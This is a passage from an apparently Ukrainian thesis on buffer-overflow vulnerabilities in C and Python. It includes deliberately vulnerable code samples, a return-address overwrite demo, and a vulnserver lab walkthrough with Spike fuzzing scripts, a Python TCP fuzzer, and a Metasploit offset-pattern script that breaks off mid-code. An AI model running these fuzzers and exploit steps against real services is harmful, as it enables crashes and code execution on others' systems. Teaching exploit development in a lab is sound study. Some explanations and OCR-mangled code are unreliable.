В Лістингу вказана інструкція після виклику unsafe. Таким чином це дозволяє реалізувати те, що програма знає, куди повернутися після завершення unsafe().

Але оскільки нас цікавить безпечність використання бінарних файлів, давайте проаналізуємо їх з точки захисту інформації. По-перше, потрібно дизасемблювати unsafe і проаналізуємо інструкцію ret; ret є еквівалентом pop eip, який перенесе збережений покажчик повернення, який ми щойно проаналізували в стеку, до реєстру eip.

Якщо подати на вхід коректні дані – усе відбувається так, як і передбачено. Якщо ж переповнити вхід, надавши приміром, велику кулькість символів – отримаємо наступну ситуацію.

Лістинг 2.5 Переповнення

[0x08049172]> db 0x080491aa

[0x08049172]> dc

Overflow me

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Тепер давайте прочитаємо значення в тому місці, де раніше був покажчик повернення, який, як ми бачили, був 0xff984aec.

Лістинг 2.6

[0x080491aa]> pxw @ 0xff984aec

0xff984aec 0x41414141 0x41414141 0x41414141 0x41414141 AAAAAAAAAAAAAAAA

Таким чином отримали, що оскільки ми ввели більше даних, ніж очікувала програма, це призвело до перезапису більшої частини стека, ніж очікував розробник. Збережений покажчик повернення також знаходиться в стеку, тобто таким чином є можливість його перезаписати. Як наслідок, під час повернення, значення з eip, буде не в попередній функції, а - 0x41414141. Можна перевірити з використанням ds. [0x080491aa]> ds

Отримали значення 0x41414141. Давайте запустимо dr eip, щоб переконатися, що це значення знаходиться в eip: [0x41414141]> dr eip

Утиліта, яку ми використовуємо - radare2 дуже корисна і друкує адрес, по якому ми отримали краш. Якщо маємо збій програми поза налагоджувачем, зазвичай буде написано «Помилка сегментації», що може означати багато речей, але зазвичай це означає перезапис EIP.

Звичайно, gets() є досить небезпечною функцією, оскільки не перевіряє довжину вхідних даних, тобто наявність gets() – це те, що завжди повинно перевірятися в програмі.

Коли функція викликає іншу функцію, вона надсилає покажчик повернення в стек, щоб функція, яка викликається, знала, куди повертатися, коли викликана функція завершує виконання, вона знову витягує значення для повернення зі стеку.

Оскільки це значення зберігається в стеку, як і наші локальні змінні, якщо ми пишемо більше символів, ніж очікує програма, ми можемо перезаписати значення та перенаправити виконання коду куди завгодно. Такі функції, як fgets(), можуть запобігти такому легкому переповненню, але ви повинні перевірити, скільки насправді зчитується.

2.1.3 Порівняння типових вразивостей для С-орієнтованих мов та Python

Розглянемо фрагменти коду різними мовами, які містять найпоширеніші вразливості. В роботі ми в основному порівнюємо особливості бінарних вразливостей у ПЗ, написаному на С та Python.

Для C/C++ це буде класична вразливість переповнення буфера (Лістинг 2.7). Код в лістингу 1 вразливий для атаки переповнення буфера, оскільки він копіює введення користувача в буфер фіксованого розміру без перевірки його довжини. Зловмисник може ввести рядок довжиною понад 100 символів, що призведе до перезапису сусідніх осередків пам'яті та потенційно призведе до збою або дозволить зловмиснику виконати шкідливий код.

Лістинг 2.7.

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{char buffer[100];
strcpy(buffer, argv[1]);
return 0;
}
```

Для Java поширеною є вразливість десеріалізації (Лістинг 2.8). Код в лістингу 2.8 вразливий для атаки десеріалізації, яка виникає, коли ненадійні дані десеріалізуються в об'єкт Java. Зловмисник може створити шкідливий серіалізований об'єкт, що містить шкідливий код, який буде виконаний при десеріалізації об'єкта.

Лістинг 2.8.

```
import java.io.*;
public class DeserializationExample {
public static void main(String[] args)
throws IOException, ClassNotFoundException {
FileInputStream fileIn = new FileInputStream("temp.ser");
ObjectInputStream in = new ObjectInputStream(fileIn);
in.readObject();
in.close();
fileIn.close();
   }
```

}

Для Python найпростішим прикладом є форматування рядка (Лістинг 2.9). Код в лістингу 2.9. вразливий для атаки, яка виникає, коли рядок такого формату передається у функцію, при цьому не очищається належним чином. Зловмисник може ввести рядок зі специфікатором формату (наприклад, %x), що призведе до того, що програма отримає доступ до довільної комірки пам'яті та потенційно призведе до збою або витоку конфіденційної інформації.

Лістинг 2.9.

```
def vulnerable_function(input_string):
print(input_string % 42)
input_string = input("Enter a string: ")
vulnerable_function(input_string)
```

2.2 Переповнення буфера

2.2.1 Класичний варіант C ++

У таких мовах, як C і C++, немає вбудованого механізму для перевірки меж буфера, і, отже, завдання перевірки меж лягає на програміста. Якщо розробник мови C дозволяє скопіювати в масив більше даних, ніж він може вмістити, дані заповнять масив і перепишуть вміст, наступний за масивом. Програма буде компілюватися, але під час виконання може вийти з ладу або повести себе погано.

Іноді зловмисник може скористатися недоліком переповнення буфера. Щоб проілюструвати концепцію атаки переповнення буфера,спочатку розглянемо C, а потім порівняємо з Python.

Розглянемо елементарну програмку написану на C, яка друкує повідомлення «Серійний номер правильний» після того, як користувач введе правильний серійний номер - «S123». В іншому випадку програма завершується без повідомлення. На наступному рисунку (а) показано вихідні дані, коли користувач вказує правильний серійний номер. На рис. (б) показано випадок, коли користувач вводить неправильний серійний номер.




Рис.2.2 (а)

```
C:\thesis\cs297report\example\Release>bo
Enter Serial Number
aaaa
```

Рис.2.2. (б)

Тепер, якщо ми вводимо рядок «A» * 8 довжиною більше 8 символів, у більшості випадків ми отримуємо повідомлення про помилку, як показано на рис 6. Це тому, що ми заповнюємо масив 8 байтами A та перезаписуємо значення RET. На рис 6 повідомлення показує, що зсув становить 41414141, що є шістнадцятковим представленням AAAA. Після виконання *.exe спробував перейти до цієї адреси. Однак ця адреса недійсна, що спричинило збій програми. На рис 7 зображено організацію стека f після переповнення буфера.




Рис. 2.3 Результат *.exe після переповнення буфера




Рис. 2.4. Організація стека після переповнення буфера

Хакер може ретельно спроектувати атаку переповнення буфера таким чином, щоб виконати обраний код. Наприклад, наступну. Коли ми запускаємо *.exe, вводимо «AAAAAAAA4^P@», *.exe працюватиме нормально, навіть якщо буферний масив переповнений і повідомляє нам, що серійний номер правильний. На малюнку 8 наведено результат із «серійним номером» «AAAAAAAA4^P@».

```
C:\thesis\cs297report\example\Release>bo
Enter Serial Number
AAAAAAAA4^P@

Serial number is correct.
```

Рис. 2.5. Результат атаки




Рис. 2.6 Організація стека після атаки bo.exe

На рис. 2.6 показано організацію стека пам'яті після атаки на *.exe. Бачимо, що RET тепер має значення 4^p@. Використаємо дизасемблер IDA Pro, щоб проаналізувати поведінку програми. Частина результату показана на рис. 10. Тту ми бачимо, що адреса інструкції «Серійний номер правильний» дорівнює 00401030, що є шістнадцятковим представленням @^P4. Таким чином, 4^P@ зберігається в RET. Використовуючи цей підхід, зловмисники можуть контролювати те, що завантажується в RET, і, отже, змінювати шлях переходу на бажаний код. Зловмисники використовують подібні методи, щоб отримати привілеї root, викликати відмову в обслуговуванні [3] і отримати частковий або повний контроль над хостом.




Рис. 2.7. IDA Pro

Наведена вище атака відбувається, коли використовується для перезапису адреса повернення функції. Ця атака переповнення буфера називається атакою руйнування стека [6]. Але переповнення буфера також може відбуватися і в купі.

2.2.2 Вдосконалений спосіб для Python

Для аналізу використаємо вразливе програмне забезпечення під назвою «vulnserver». Це потокова програма TCP-сервера на базі Windows.

Цей продукт призначений здебільшого як інструмент для вивчення того, як виявляти та використовувати помилки переповнення буфера. Кожна з вразливостей, які він містить, є унікальною, що вимагає дещо інших методів усунення під час написання експлойту.

Робочий «Vulnserver» почне активний сеанс і чекатиме вхідних з’єднань.




Рис.2.8. Результат роботи

Ще один важливий інструмент, який ми будумо використовувати - «Immunity Debugger». Це програма, яку варто використовувати для написання експлойтів, аналізу зловмисного програмного забезпечення та здійснення зворотного проектування двійкових файлів. Програма вбудовує запущений процес вразливого програмного забезпечення в інтерфейс налагоджувача. Приклад запущеного ПЗ зображено на наступному рисунку.




Рис. 2.9. Вікно

Використаємо Spike, що є частиною дистрибутива Kali. Це програма, яка надсилає створені пакети програмі, щоб викликати її збій. Spike може

надсилати як пакети TCP, так і UDP, і за допомогою Spike ми можемо знаходити вразливі місця в програмах. Продемонструємо використання Spike проти «vulnserver». Запустимо «vulnserver» на комп'ютері з Windows, а на Kali Linux підключимося до «vulnserver» за допомогою «netcat». За замовчуванням «vulnserver» працює на порту 9999.***Ex: (root@kali**:~# nc -nv 10.10.10.4 9999).*

```
root@root:~# nc -nv 10.10.10.4 9999
(UNKNOWN) [10.10.10.4] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Рис.2.10. Приклад коду.

Щоб надіслати пакети TCP, ми використовуємо команду «generic_send_tcp». Правильна форма використання цієї команди така: (generic_send_tcp <IP-адреса> <номер порту> <spike_script> <SKIPVAR> <SKIPSTR>).***Ex: (root@kali**:~# generic_send_tcp).*

Приклад:

```
root@root:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@root:~#
```

У випадку, якщо шаблон містить більше однієї змінної, ми можемо перевірити кожну, якщо вкажемо різні значення для «SKIPVAR». У нашому випадку це завжди нуль. Spike надсилає пакети з чергуванням рядків замість змінних. Ми можемо почати з певної точки тесту, якщо вкажемо значення для «SKIPSTR». Якщо значення дорівнює нулю, Spike починає спочатку. Сценарії Spike відображають конфігурації пакетів зв'язку. Тож ми можемо вкуазати, які параметри слід перевірити першими. Нам потрібно перевірити

кожну команду в «vulnserver. Наприклад, наступний шаблон спробує надіслати команду «STATS» із різними параметрами:

s_string(“STATS ”); s_string_variable(“0”);

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Тепер ми готові відправити пакети. ***root@kali****:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 .*

```
root@root:~# generic_send_tcp 10.10.10.4 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Таким чином, по завершенню роботи скрипта виявлено, що параметр «TRUN» є вразливим, і він аварійно завершує роботу протягом декількох секунд. *s_readline();s_string(“TRUN ”);s_string_variable(“0”);*

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Тепер ми можемо надсилати TCP-пакети на vulnserver для переповнення буфера.***Ex: (root@kali****:~# generic_send_tcp 10.10.10.4 9999 trun.spk 0 0).*




Рис. 2.11. Приклад виконання

Протягом кількох секунд отримаємо порушення доступу. Це означає, що ми перезаписали частини пам’яті «EIP», «EBP» і «ESP» і відтепер можемо виконувати будь-яке переповнення буфера.





Рис.2.12.Метод фаззінгу

Метод фаззінгу дуже схожий на spiking у тому сенсі, що ми будемо надсилати кілька символів за певною командою . Різниця полягає в тому, що ми намагалися зробити це з різними параметрами, щоб знайти вразливі. Тепер, коли ми знаємо, що параметр «TRUN» налаштовано неправильно, ми збираємося атакувати цей пареметр цілеспрямовано.

Лістинг 2.10 . Код Fuzsing1.py

```
#!/usr/bin/python
import sys, socket
from time import sleep
buffer = “A” * 100
while True:
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((‘10.10.10.4’,9999))
s.send((‘TRUN /.:/’ + buffer))
s.close()
sleep(1)
buffer = buffer + “A” * 100
except:
print “Fuzzing crashed at %s bytes” % str(len(buffer))
sys.exit()
```



Зробимо файл виконуваним. ***Ex: (root@kali**:~# chmod +x Fuzzing1.py).* Тут ми вказуємо сценарію python запустити певні модулі та встановити з'єднання з нашою машиною Windows, яка знаходиться по адресу 10.10.10.4 на порту 9999. Потім ми надішлемо вразливу команду «TRUN», додавши до неї 100 символів A для переповнення буфера. Запустимо наш сценарій python і відстежимо .***Ex: (root@kali**:~# ./Fuzzing1.py).* Після збою завершимо роботу сценарію та запам'ятаємо приблизний розмір даних, які ми надіслали і після чого трапився збій. У нашому прикладі це сталося на 2200 байтах.

Тепер нам потрібно знайти зміщення, де було перезаписано «EIP», тому що це те, що ми хочемо контролювати і до чого нам потрібний доступ. Для цього нам потрібно створити унікальний шаблон за допомогою інструменту Metasploit і надіслати його замість символів «A». Потім на основі результату ми можемо дізнатися зсув за допомогою іншого модуля Metasploit.

Щоб створити унікальний шаблон, використаємо таку команду: (root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200). Тут ми створимо випадковий шаблон довжиною 2200 байт. Скопіюємо шаблони та використаємо їх у сценарії фаззингу.




Рис.2.13. Бінарний код.

Напишемо наступний код :

#!/usr/bin/python
import sys, socket
offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5
Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am

6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5A
o6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au
9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8A
w9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0
Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd
1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf
2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3
Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj
6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8
Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7
Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7
Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br
8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0
Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0B
w1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0
By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1
Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc
1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce
1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg
2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci
2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck
4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4
Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3
Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2C
q3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3
Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4C
u5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C"
try:
